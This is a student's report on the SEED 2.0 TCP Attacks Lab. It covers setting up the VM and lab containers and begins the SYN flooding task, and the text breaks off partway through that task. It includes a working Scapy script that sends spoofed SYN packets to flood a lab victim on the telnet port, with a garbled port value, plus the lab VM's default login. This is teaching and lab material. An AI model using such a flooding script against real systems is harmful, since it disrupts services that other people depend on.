SEED 2.0 TCP Attacks Lab - Part I Report

1. Introduction

This report documents the execution and findings of the SEED 2.0 TCP Attacks Lab - Part I. The lab focuses on various TCP-based attacks, including SYN flooding, TCP RST injection, and TCP session hijacking. The objective is to understand how these attacks work and explore countermeasures to mitigate them.

2. Lab Setup

Install SEED VM on VirtualBox

Account Information of this VM

- **User name: seed**
- **Password: dees**


Preparation

Before installing the SEED VM, please do the following:


- **Install the free [VirtualBox]() software first. The VM has been tested on Version 6.1.16.**
- **Download the zip file SEED-Ubuntu20.04.zip from the [SEED website](), unzip it, and you will get a .vdi file. This file contains the pre-built SEED Ubuntu 20.04 image. This document shows how to build a virtual machine using this image.**

Step 1: Create a New VM in VirtualBox

We need to use New to create a new virtual machine.




Step 2: Provide a Name and Select the OS Type and Version




Step 3: Set the Memory Size

We need to allocate dedicated memory for the VM. 1024 MB should be sufficient, but we recommend 2GB. If your computer has more RAM, you can increase accordingly. The more memory you give to the VM, the better the performance you will get.




Step 4: Select the Pre-built VM File Provided by Us

Click the folder image. On the popup window, use the Add button to select the .vdi file downloaded from the SEED website.




Step 5: Configure the VM

After the previous step, your VM will be created, and you will see it on VirtualBox's VM panel. We need to do some further configuration. Right-click the VM, click the Settings option, and we will see the Settings window.



Step 5.a: Enable Copy and Paste


Go to the General category, and select the Advanced tab. Select Bidirectional for both items. The first item allows users to copy and paste between the VM and the host computer The second item allows users to transfer files between the VM and the host computer using Drag'n Drop (this feature is not always reliable).



Step 5.b: CPUs


Go to the System category, and select the Processor tab. Assign number of CPUs to this VM if you prefer. Although 1 CPU may be sufficient, if the performance seems to be an issue,

increase the number.



Step 5.c: Display

Go to the Display category, and select the Screen tab. If the display does not seem to work properly, try to increase the amount of video memory. In our testing, 58 MB seems to be sufficient. (Low video memory may cause a black screen error on VirtualBox.)




Note 1: Make sure to select VMSVGA, as choosing other graphic controllers may lead to the crash of the VM.

Note 2: If your computer's screen resolution is too high, the VM may not be able to match the high resolution. As results, your VM will be very small on your screen. To make it bigger, adjust the Scale Factor in this setting.


Step 5.d: Network

Go to the Network category, and select the Adapter 1 tab. We will choose the NAT adaptor.




Appendix A: Start the VM and Take Snapshot

We can now start the VM. You can also use the Take button to take a snapshot of your VM. This way, if something goes wrong, you can roll back the state of your VM using the saved snapshots.



Appendix B: Stop the VM

There are many ways to stop the VM. The best way is to use the Save State. This is different from shutting down the VM. It saves the current VM state, so next time when you restart the VM, the state will be recovered. Moreover, the speed is also faster than booting up a VM.





Appendix C: Creating a Shared Folder

Sometimes, we need to copy files between the host machine and the VM. If you are using the VM from the cloud, you can see our cloud VM manual for instructions. Or, you can just use a cloud storage service, such as Dropbox and Google Drive to share files between your VM and host machine.


If you run the VM on your local computer, you can create a shared folder between your computer and the VM. We recommend you turn off the VM before you do Step A. Change the setting while the VM is running may crash the VM.

Step A. First you need to create a folder on your local computer (or using an existing folder). We will let the VirtualBox know that this folder should be shared with the VM. Go to the following menus:





Once you see a Add Share popup window, select the folder that you want to share, click OK, and you will see that the folder is now made available for sharing.



Step B. Inside the VM, we need to mount the shared folder somewhere. Let's mount it to the home directory as a folder Share. We will create a folder called Share in the home directory, and then mount the shared folder VM_Shared to this Share folder using the following command. After that, you can access the shared folder from ~/Share.

$ mkdir -p ~/Share

$ sudo mount -t vboxsf VM_Shared ~/Share

On some latest version VirtualBox, the folder VM_Shared doesn't mount on automatically after the VM is restarted even if we have selected the auto-mount option. To solve this issue, we can create an auto-mount script inside the /etc/profile.d/ folder.

sudo vim /etc/profile.d/seedshare.sh

Inside the script file, add the mount command that we want to run when the system is initialized.

sudo mount -t vboxsf VM_Shared ~/Share

After the VM is started, during the login phase, all scripts under /etc/profile.d folder will be executed. This way, system automatically will mount the shared folder VM_Shared to the Share folder.

Important Note. Please only use the shared folder to copy files between the VM and the host machine, and never use it as your working folder. Working from the shared folder has caused many problems, especially on the permissions of the files created inside the shared folder. For example, if we unzip the Labsetup.zip file inside the shared folder, the permissions of the unzipped files will be different from those on the original files. Some labs and containers are very sensitive to those permissions.

2.1 Environment Details

1. install the ubuntu machine given by seed

2. download lab zip on it


3. unzip the lab zip

4. cd the LabSetup folder

5. open terminal on that folder

2.2 Lab and network configuration

1. in terminal run dcbuild and dcup command to setup victim and attackers containers



2. check all machines ip and usernames usinfg dockps cmd

```
seed@VM: ~/.../Labsetup    seed@VM: ~/.../Labsetup    seed@V
[02/24/25]seed@VM:~/.../Labsetup$ dockps
25ad14ec85c7  user2-10.9.0.7
7380d926d501  user1-10.9.0.6
4d1570f26110  victim-10.9.0.5
16343e09bfe1  seed-attacker
[02/24/25]seed@VM:~/.../Labsetup$
```

3. open each machine terminal using docksh cmd

```
seed@VM: ~/.../Labsetup    seed@VM: ~/.../Labsetup    seed@VM: ~/.../Labsetup    seed@VM: ~/.../Labsetup
[02/24/25]seed@VM:~/.../Labsetup$ docksh victim-10.9.0.5
root@4d1570f26110:/# sysctl net.ipv4.tcp_max_syn_backlog
net.ipv4.tcp_max_syn_backlog = 128
root@4d1570f26110:/# netstat -nat
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 0.0.0.0:23              0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.11:33277        0.0.0.0:*               LISTEN
root@4d1570f26110:/# netstat -nat
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 0.0.0.0:23              0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.11:33277        0.0.0.0:*               LISTEN
root@4d1570f26110:/#
```

Now to perform our first task which is

Task 1: SYN Flooding Attack (60%)

We need configure machines to commuincate wit heach other

1. **Go to the victim terminal and run netstat -nat**

```
root@4d1570f26110:/# netstat -nat
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 0.0.0.0:23              0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.11:33277        0.0.0.0:*               LISTEN
root@4d1570f26110:/# netstat -nat
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 0.0.0.0:23              0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.11:33277        0.0.0.0:*               LISTEN
root@4d1570f26110:/#
```

2. **Now telnet user1 machine to victime machine**

```
root@7380d926d501:/# telnet 10.9.0.5
Trying 10.9.0.5...
Connected to 10.9.0.5.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
4d1570f26110 login: seed
Password:

Login incorrect
4d1570f26110 login: seed
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-54-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

seed@4d1570f26110:~$
```

3. **Now go back to victim machine and check netstat cmd again we can see that victim and user1 now connected**

```
root@4d1570f26110:/# netstat -nat
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 0.0.0.0:23              0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.11:33277        0.0.0.0:*               LISTEN
tcp        0      0 10.9.0.5:23             10.9.0.6:41068          ESTABLISHED
root@4d1570f26110:/#
```

4. **To check we connected to tha victim machine we can create a empty file and save then check it on victime machine**

User machine

```
seed@4d1570f26110:~$ touch victim.txt /home/seed/
seed@4d1570f26110:~$ ls /home/seed/
victim.txt
seed@4d1570f26110:~$
```

Victim machine

```
root@4d1570f26110:/# ls /home/seed/
victim.txt
root@4d1570f26110:/#
```

5. **Now we neeed to check the victim machines syn cookie on or off using this cmd sysctl a | grep syncookies**

```
root@4d1570f26110:/# ls /home/seed/
victim.txt
root@4d1570f26110:/# sysctl -a | grep syncookies
net.ipv4.tcp_syncookies = 0
root@4d1570f26110:/#
```

Now we can see victim machines syncookies set to 0 means off 1 means on

Task 1 (60%): SYN Flooding Attack

Task 1.1 (20%): Launching the Attack Using Python

1. Making a python script in attacker machine

```python
#!/usr/bin/env python3

# Task 1.1 ----------------------------------------------------


from scapy.all import IP, TCP, send
from ipaddress import IPv4Address
from random import getrandbits

ip = IP(dst="10.9.0.5") #victim ip
tcp = TCP(dport=**, flags='S') # 23 for telnet
pkt = ip/tcp

while True:
  pkt[IP].src = str(IPv4Address(getrandbits(32))) # source ip
  pkt[TCP].sport = getrandbits(16) # source port
  pkt[TCP].seq = getrandbits(32) # sequence number
  send(pkt, iface = 'br-f3f049f8c49b', verbose = 0)

```

1.1 replace ip to victim ip

1.2 port 23 telent which is open on victim machine we already know

1.3 iface = attackers network adapter name

2. **before running the script lets check current condition of victim machine**

```
root@4d1570f26110:/# ls /home/seed/
victim.txt
root@4d1570f26110:/# sysctl -a | grep syncookies
net.ipv4.tcp_syncookies = 0
root@4d1570f26110:/# sysctl -w net.ipv4.tcp_max_syn_backlog=80
net.ipv4.tcp_max_syn_backlog = 80
